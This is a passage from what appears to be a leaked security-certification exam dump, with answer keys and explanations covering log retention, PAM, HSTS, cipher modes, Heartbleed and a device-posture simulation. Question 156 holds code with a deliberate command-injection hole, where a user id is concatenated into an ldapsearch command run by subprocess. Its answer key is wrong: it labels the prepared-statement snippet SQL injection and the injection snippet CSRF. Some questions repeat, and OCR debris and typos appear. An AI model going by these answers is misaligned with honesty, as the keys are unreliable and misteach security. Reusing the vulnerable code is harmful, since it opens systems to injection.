+ Logs for all critical devices must be retained for 365 days to enable monitoring and threat hunting.
+ All privileged user access must be tightly controlled and tracked to mitigate compromised accounts.
+ Ransomware threats and zero-day vulnerabilities must be quickly identified.
Which of the following technologies would BEST satisfy these requirements? (Select THREE).

A. Endpoint protection
B. Log aggregator
C. Zero trust network access
D. PAM
E. Cloud sandbox
F. SIEM
G. NGFW

Correct Answer: B, D, F
Section:
Explanation:
B) Log aggregator: A log aggregator is a tool that collects, parses, and stores logs from various sources, such as devices, applications, servers, etc.A log aggregator can help meet the requirement of retaining logs for 365 days by providing a centralized and scalable storage solution1.
D) PAM: PAM stands for privileged access management. It is a technology that controls and monitors the access of privileged users (such as administrators) to critical systems and data. PAM can help meet the requirement of controlling and tracking privileged user access by enforcing policies such as least privilege, multifactor authentication, password rotation, session recording, etc. .
F) SIEM: SIEM stands for security information and event management. It is a technology that analyzes and correlates logs from various sources to detect and respond to security incidents. SIEM can help meet the requirement of identifying ransomware threats and zero-day vulnerabilities by providing real-time alerts, threat intelligence feeds, incident response workflows, etc. .

QUESTION 145
A security architect is designing a solution for a new customer who requires significant security capabilities in its environment. The customer has provided the architect with the following set of requirements:
* Capable of early detection of advanced persistent threats.
* Must be transparent to users and cause no performance degradation.
+ Allow integration with production and development networks seamlessly.
+ Enable the security team to hunt and investigate live exploitation techniques.
Which of the following technologies BEST meets the customer's requirements for security capabilities?

A. Threat Intelligence
B. Deception software
C. Centralized logging
D. Sandbox detonation

Correct Answer: B
Section:
Explanation:
Deception software is a technology that creates realistic but fake assets (such as servers, applications, data, etc.) that mimic the real environment and lure attackers into interacting with them.By doing so, deception software can help detect advanced persistent threats (APTs) that may otherwise evade traditional security tools12.Deception software can also provide valuable insights into the attacker's tactics, techniques, and procedures (TTPs) by capturing their actions and behaviors on the decoys13.
Deception software can meet the customer's requirements for security capabilities because:
It is capable of early detection of APTs by creating attractive targets for them and alerting security teams when they are engaged12.
It is transparent to users and causes no performance degradation because it does not interfere with legitimate traffic or resources13.
It allows integration with production and development networks seamlessly because it can create decoys that match the network topology and configuration13.

It enables the security team to hunt and investigate live exploitation techniques because it can record and analyze the attacker's activities on the decoys13.

QUESTION 146
A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by re reducing the risk of on-path attacks between the mobile client and its servers and
by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:
* Mobile clients should verify the identity of all social media servers locally.
* Social media servers should improve TLS performance of their certificate status.
+ Social media servers should inform the client to only use HTTPS.
Given the above requirements, which of the following should the company implement? (Select TWO).

A. Quick UDP internet connection
B. OCSP stapling
C. Private CA
D. DNSSEC
E. CRL
F. HSTS
G. Distributed object model

Correct Answer: B, F
Section:
Explanation:
OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks.The other options are either irrelevant or less effective for the given scenario.

QUESTION 147
During a phishing exercise, a few privileged users ranked high on the failure list. The enterprise would like to ensure that privileged users have an extra security-monitoring control in place. Which of the following Is the MOST likely solution?

A. A WAF to protect web traffic
B. User and entity behavior analytics
C. Requirements to change the local password
D. A gap analysis

Correct Answer: B
Section:
Explanation:
User and entity behavior analytics (UEBA) is the best solution to monitor and detect unusual or malicious activity by privileged users who failed the phishing exercise. UEBA uses machine learning and behavioral analytics to establish a baseline of normal activity and identify anomalies that indicate potential threats. UEBA can help detect compromised credentials, insider threats, and advanced persistent threats that may evade traditional security solutions.The other options are either irrelevant or less effective for the given scenario.

QUESTION 148
Users are reporting intermittent access issues with & new cloud application that was recently added to the network. Upon investigation, he scary administrator notices the human resources department Is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

A. Modify the ACLs.

B. Review the Active Directory.
C. Update the marketing department's browser.
D. Reconfigure the WAF.

Correct Answer: A
Section:
Explanation:
Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources.The other options are either irrelevant or less effective for the given scenario

QUESTION 149
A security administrator has been tasked with hardening a domain controller against lateral movement attacks. Below is an output of running services:

Name	Status	Startup type
Active Directory Domain Services	Running	Automatic
Active Directory Web Services	Running	Automatic
Bluetooth Support Service		Manual
Credential Manager	Running	Manual
DNS Server	Running	Automatic
Kerberos Key Distribution Center	Running	Automatic
Microsoft Passport Container	Running	Manual
Print Spooler	Running	Automatic
Remote Desktop Services		Disabled
SNMP Trap		Disabled

Which of the following configuration changes must be made to complete this task?

A. Stop the Print Spooler service and set the startup type to disabled.
B. Stop the DNS Server service and set the startup type to disabled.
C. Stop the Active Directory Web Services service and set the startup type to disabled.
D. Stop Credential Manager service and leave the startup type to disabled.

Correct Answer: A
Section:
Explanation:
Stopping the Print Spooler service and setting the startup type to disabled is the best configuration change to harden a domain controller against lateral movement attacks. The Print Spooler service has been known to be vulnerable to remote code execution exploits that can allow attackers to gain access to domain controllers and other sensitive machines. Disabling this service can reduce the attack surface and prevent exploitation attempts.

QUESTION 150
An architectural firm is working with its security team to ensure that any draft images that are leaked to the public can be traced back to a specific external party. Which of the following would BEST accomplish this goal?

A. Properly configure a secure file transfer system to ensure file integrity.
B. Have the external parties sign non-disclosure agreements before sending any images.

C. Only share images with external parties that have worked with the firm previously.
D. Utilize watermarks in the images that are specific to each external party.

Correct Answer: D
Section:
Explanation:
Utilizing watermarks in the images that are specific to each external party would best accomplish the goal of tracing back any leaked draft images. Watermarks are visible or invisible marks that can be embedded in digital images to indicate ownership, authenticity, or origin. Watermarks can also be used to identify the recipient of the image and deter unauthorized copying or distribution. If a draft image is leaked to the public, the watermark can reveal which external party was responsible for the breach.

QUESTION 151
A software development company is building a new mobile application for its social media platform. The company wants to gain its Users' rust by reducing the risk of on-path attacks between the mobile client and its servers and
by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:
* Mobile clients should verify the identity of all social media servers locally.
* Social media servers should improve TLS performance of their certificate status.
* Social media servers should inform the client to only use HTTPS.
Given the above requirements, which of the following should the company implement? (Select TWO).

A. Quick UDP internet connection
B. OCSP stapling
C. Private CA
D. DNSSEC
E. CRL
F. HSTS
G. Distributed object model

Correct Answer: B, F
Section:
Explanation:
OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks.

QUESTION 152
Users are reporting intermittent access issues with a new cloud application that was recently added to the network. Upon investigation, the security administrator notices the human resources department is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

A. Modify the ACLS.
B. Review the Active Directory.
C. Update the marketing department's browser.
D. Reconfigure the WAF.

Correct Answer: A
Section:
Explanation:
Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources

on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources. The other options are either irrelevant or less effective for the given scenario.

QUESTION 153
Which of the following processes involves searching and collecting evidence during an investigation or lawsuit?

A. E-discovery
B. Review analysis
C. Information governance
D. Chain of custody

Correct Answer: A
Section:
Explanation:
E-discovery is the process of searching and collecting evidence during an investigation or lawsuit. E-discovery involves identifying, preserving, processing, reviewing, analyzing, and producing electronically stored information (ESI) that is relevant for a legal case or investigation. E-discovery can be used to find evidence in email, business communications, social media, online documents, databases, and other digital sources.The other options are either irrelevant or less effective for the given scenario

QUESTION 154
Due to budget constraints, an organization created a policy that only permits vulnerabilities rated high and critical according to CVSS to be fixed or mitigated. A security analyst notices that many vulnerabilities that were previously scored as medium are now breaching higher thresholds. Upon further investigation, the analyst notices certain ratings are not aligned with the approved system categorization. Which of the following can the analyst do to get a better picture of the risk while adhering to the organization's policy?

A. Align the exploitability metrics to the predetermined system categorization.
B. Align the remediation levels to the predetermined system categorization.
C. Align the impact subscore requirements to the predetermined system categorization.
D. Align the attack vectors to the predetermined system categorization.

Correct Answer: C
Section:
Explanation:
Aligning the impact subscore requirements to the predetermined system categorization can help the analyst get a better picture of the risk while adhering to the organization's policy. The impact subscore is one of the components of the CVSS base score, which reflects the severity of a vulnerability. The impact subscore is calculated based on three metrics: confidentiality, integrity, and availability. These metrics can be adjusted according to the system categorization, which defines the security objectives and requirements for a system based on its potential impact on an organization's operations and assets. By aligning the impact subscore requirements to the system categorization, the analyst can ensure that the CVSS scores reflect the true impact of a vulnerability on a specific system and prioritize remediation accordingly.

QUESTION 155
A Chief Information Security Officer (CISO) is concerned that a company's current data disposal procedures could result in data remanence. The company uses only SSDs. Which of the following would be the MOST secure way to dispose of the SSDs given the CISO's concern?

A. Degaussing
B. Overwiting
C. Shredding
D. Formatting
E. Incinerating

Correct Answer: C
Section:

Explanation:
Shredding is the most secure way to dispose of the SSDs given the CISO's concern. Shredding involves physically destroying the SSDs by cutting them into small pieces that make the data unrecoverable. Shredding is the ultimate data destruction method for both HDDs and SSDs, as it ensures that no data remanence is left on the media.

QUESTION 156
A product development team has submitted code snippets for review prior to release.
INSTRUCTIONS
Analyze the code snippets, and then select one vulnerability, and one fix for each code snippet.
Code Snippet 1

Code Snippet 1 | Code Snippet 2

```
Web browser:
URL: https://comptia.org/profiles/userdetails?userid=103


Web server code:
…
String accountQuery = "SELECT * from users WHERE userid = ?";
PreparedStatement stmt = connection.prepareStatement(accountQuery);
stmt.setString(1, request.getParameter("userid"));
ResultSet queryResponse = stmt.executeQuery();
…
```

Code Snippet 2

```
Caller:
URL: https://comptia.org/api/userprofile?userid=103


API endpoint (/searchDirectory):
...
import subprocess
from http.server import HTTPServer, BaseHTTPRequestHandler
httpd = HTTPServer(('192.168.0.5, 8443), BaseHTTPRequestHandler)
httpd.serve_forever()

def get_request(request):
 userId = request.getParam(userid)

 ldapLookup = 'ldapsearch -D "cn=' + userId + '" -W -p 389
                          -h loginserver.comptia.org
                          -b "dc=comptia,dc=org" -s sub -x "(objectclass=*)"'
 accountLookup = subprocess.popen(ldapLookup)

 if (userExists(accountLookup))
     accountFound = true
 else
     accountFound = false
...
```

Vulnerability 1:
SQL injection
Cross-site request forgery
Server-side request forgery

Indirect object reference
Cross-site scripting
Fix 1:
Perform input sanitization of the userid field.
Perform output encoding of queryResponse,
Ensure usex:ia belongs to logged-in user.
Inspect URLS and disallow arbitrary requests.
Implement anti-forgery tokens.
Vulnerability 2
1) Denial of service
2) Command injection
3) SQL injection
4) Authorization bypass
5) Credentials passed via GET
Fix 2
A) Implement prepared statements and bind variables.
B) Remove the serve_forever instruction.
C) Prevent the 'authenticated' value from being overridden by a GET parameter.
D) HTTP POST should be used for sensitive parameters.
E) Perform input sanitization of the userid field.

A. See below explanation

Correct Answer: A
Section:
Explanation:

Code Snippet 1
Vulnerability 1:SQL injection
SQL injection is a type of attack that exploits a vulnerability in the code that interacts with a database. An attacker can inject malicious SQL commands into the input fields, such as username or password, and execute them on the database server. This can result in data theft, data corruption, or unauthorized access.
Fix 1:Perform input sanitization of the userid field.
Input sanitization is a technique that prevents SQL injection by validating and filtering the user input values before passing them to the database. The input sanitization should remove any special characters, such as quotes, semicolons, or dashes, that can alter the intended SQL query. Alternatively, the input sanitization can use a whitelist of allowed values and reject any other values.

Code Snippet 2
Vulnerability 2:Cross-site request forgery
Cross-site request forgery (CSRF) is a type of attack that exploits a vulnerability in the code that handles web requests. An attacker can trick a user into sending a malicious web request to a server that performs an action on behalf of the user, such as changing their password, transferring funds, or deleting data. This can result in unauthorized actions, data loss, or account compromise.
Fix 2:Implement anti-forgery tokens.
Anti-forgery tokens are techniques that prevent CSRF by adding a unique and secret value to each web request that is generated by the server and verified by the server before performing the action. The anti-forgery token should be different for each user and each session, and should not be predictable or reusable by an attacker. This way, only legitimate web requests from the user's browser can be accepted by the server.

QUESTION 157
An analyst received a list of IOCs from a government agency. The attack has the following characteristics:
1- The attack starts with bulk phishing.
2- If a user clicks on the link, a dropper is downloaded to the computer.
3- Each of the malware samples has unique hashes tied to the user.
The analyst needs to identify whether existing endpoint controls are effective. Which of the following risk mitigation techniques should the analyst use?

A. Update the incident response plan.

B. Blocklist the executable.
C. Deploy a honeypot onto the laptops.
D. Detonate in a sandbox.

Correct Answer: D
Section:
Explanation:
Detonating the malware in a sandbox is the best way to analyze its behavior and determine whether the existing endpoint controls are effective. A sandbox is an isolated environment that mimics a real system but prevents any malicious actions from affecting the actual system. By detonating the malware in a sandbox, the analyst can observe how it interacts with the system, what files it creates or modifies, what network connections it establishes, and what indicators of compromise it exhibits. This can help the analyst identify the malware's capabilities, objectives, and weaknesses. A sandbox can also help the analyst compare different malware samples and determine if they are related or part of the same campaign.

QUESTION 158
A software company is developing an application in which data must be encrypted with a cipher that requires the following:
* Initialization vector
* Low latency
* Suitable for streaming
Which of the following ciphers should the company use?

A. Cipher feedback
B. Cipher block chaining message authentication code
C. Cipher block chaining
D. Electronic codebook

Correct Answer: A
Section:
Explanation:
Cipher feedback (CFB) is a mode of operation for block ciphers that allows them to encrypt streaming data. CFB uses an initialization vector (IV) and a block cipher to generate a keystream that is XORed with the plaintext to produce the ciphertext. CFB has low latency because it can encrypt each byte or bit of plaintext as soon as it arrives, without waiting for a full block. CFB is suitable for streaming data because it does not require padding or block synchronization.
B. Cipher block chaining message authentication code (CBC-MAC) is a mode of operation for blockciphers that provides both encryption and authentication. CBC-MAC uses an IV and a block cipher toencrypt the plaintext and generate a MAC value that is appended to the ciphertext. CBC-MAC hashigh latency because it requires the entire message to be processed before generating the MACvalue. CBC-MAC is not suitable for streaming data because it requires padding and blocksynchronization.C. Cipher block chaining (CBC) is a mode of operation for block ciphers that provides encryption only.CBC uses an IV and a block cipher to encrypt each block of plaintext by XORing it with the previousciphertext block. CBC has high latency because it requires a full block of plaintext before encryption.CBC is not suitable for streaming data because it requires padding and block synchronization.D. Electronic codebook (ECB) is a mode of operation for block ciphers that provides encryption only.ECB uses a block cipher to encrypt each block of plaintext independently. ECB has low latencybecause it can encrypt each block of plaintext as soon as it arrives. However, ECB is not suitable forstreaming data because it requires padding and block synchronization. Moreover, ECB is insecurebecause it does not use an IV and produces identical ciphertext blocks for identical plaintext blocks.

QUESTION 159
A company created an external, PHP-based web application for its customers. A security researcher reports that the application has the Heartbleed vulnerability. Which of the following would BEST resolve and mitigate the issue? (Select TWO).

A. Deploying a WAF signature
B. Fixing the PHP code
C. Changing the web server from HTTPS to HTTP
D. UsingSSLv3
E. Changing the code from PHP to ColdFusion
F. Updating the OpenSSL library

Correct Answer: A, F
Section:
Explanation:

B) Fixing the PHP code is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not in the PHP code, but in the OpenSSL library that handles the SSL/TLS encryption for the web server.
C) Changing the web server from HTTPS to HTTP is not a way to resolve or mitigate the Heartbleed vulnerability, because it would expose all the web traffic to eavesdropping and tampering by attackers. HTTPS provides confidentiality, integrity, and authentication for web communications, and should not be disabled for security reasons.
D) Using SSLv3 is not a way to resolve or mitigate the Heartbleed vulnerability, because SSLv3 is an outdated and insecure protocol that has been deprecated and replaced by TLS. SSLv3 does not support modern cipher suites, encryption algorithms, or security features, and is vulnerable to various attacks, such as POODLE.
E) Changing the code from PHP to ColdFusion is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not related to the programming language of the web application, but to the OpenSSL library that handles the SSL/TLS encryption for the web server. https://owasp.org/www-community/vulnerabilities/Heartbleed_Bug https://heartbleed.com/
Deploying a web application firewall (WAF) signature is a way to detect and block attempts to exploit the Heartbleed vulnerability on the web server. A WAF signature is a pattern that matches a known attack vector, such as a malicious heartbeat request. By deploying a WAF signature, the company can protect its web application from Heartbleed attacks until the underlying vulnerability is fixed.
Updating the OpenSSL library is the ultimate way to fix and mitigate the Heartbleed vulnerability. The OpenSSL project released version 1.0.1g on April 7, 2014, which patched the bug by adding a bounds check to the heartbeat function. By updating the OpenSSL library on the web server, the company can eliminate the vulnerability and prevent any future exploitation.

QUESTION 160
A client is adding scope to a project. Which of the following processes should be used when requesting updates or corrections to the client's systems?

A. The implementation engineer requests direct approval from the systems engineer and the Chief Information Security Officer.
B. The change control board must review and approve a submission.
C. The information system security officer provides the systems engineer with the system updates.
D. The security engineer asks the project manager to review the updates for the client's system.

Correct Answer: B
Section:
Explanation:

A) The implementation engineer requesting direct approval from the systems engineer and the Chief Information Security Officer is not a correct process for requesting updates or corrections to the client's systems, because it bypasses the change control board and the project manager. This could lead to unauthorized changes that could compromise the project's objectives and deliverables.
C) The information system security officer providing the systems engineer with the system updates is not a correct process for requesting updates or corrections to the client's systems, because it does not involve the change control board or the project manager. This could lead to unauthorized changes that could introduce security vulnerabilities or conflicts with other system components.
D) The security engineer asking the project manager to review the updates for the client's system is not a correct process for requesting updates or corrections to the client's systems, because it does not involve the change control board. The project manager is responsible for facilitating the change management process, but not for approving or rejecting change requests. https://www.projectmanager.com/blog/change-control-board-roles-responsibilities-processes
The change control board (CCB) is a committee that consists of subject matter experts and managers who decide whether to implement proposed changes to a project. The change control board is part of the change management plan, which defines the roles and processes for managing change within a team or organization. The change control board must review and approve a submission for any change request that affects the scope, schedule, budget, quality, or risks of the project. The change control board evaluates the impact and benefits of the change request and decides whether to accept, reject, or defer it.

QUESTION 161
A security engineer needs to review the configurations of several devices on the network to meet the following requirements:

* The PostgreSQL server must only allow connectivity in the 10.1.2.0/24

subnet.


* The SSH daemon on the database server must be configured to listen

to port 4022.

* The SSH daemon must only accept connections from a Single

workstation.

* All host-based firewalls must be disabled on all workstations.
* All devices must have the latest updates from within the past eight
days.
* All HDDs must be configured to secure data at rest.
* Cleartext services are not allowed.
* All devices must be hardened when possible.
Instructions:
Click on the various workstations and network devices to review the posture assessment results. Remediate any possible issues or indicate that no issue is found.
Click on Server A to review output dat
a. Select commands in the appropriate tab to remediate connectivity problems to the pOSTGREsql DATABASE VIA ssh



WAP A

WAP A

Finding	Status	Remediation
Firmware	Updated 5 days ago	☑ No issue
Top 5 used ports	22, 80, 443, 123, 53	☐ Patch management
SSID broadcast	Disabled	☐ Update endpoint protection
Default admin account	Default password has been changed	☐ Enabled disk encryption
HTTP server	Disabled	☐ Enable port security on network device
		☐ Enable password complexity
		☐ Enable host-based firewall to block all traffic
		☐ Antivirus scan
		☐ Change default administrative password
		☐ Disable unneeded services
		☐ Enable all connectivity settings

PC A

PC A

OS updates	Updated 2 days ago, last checked 5:08 a.m.
Endpoint protection	Last checked 6:11 a.m.
Browser version	91.2.5 (7/31/2023)
Disk encryption	Enabled
Password complexity	Enabled
Host-based firewall	Disabled
CPU & memory usage	Normal
Screensaver	Enabled
Top 5 used ports	22, 80, 443, 389, 53
Wireless	Disabled

- [x] No issue
- [ ] Patch management
- [ ] Update endpoint protection
- [ ] Enabled disk encryption
- [ ] Enable port security on network device
- [ ] Enable password complexity
- [ ] Enable host-based firewall to block all traffic
- [ ] Antivirus scan
- [ ] Change default administrative password
- [ ] Disable unneeded services
- [ ] Enable all connectivity settings

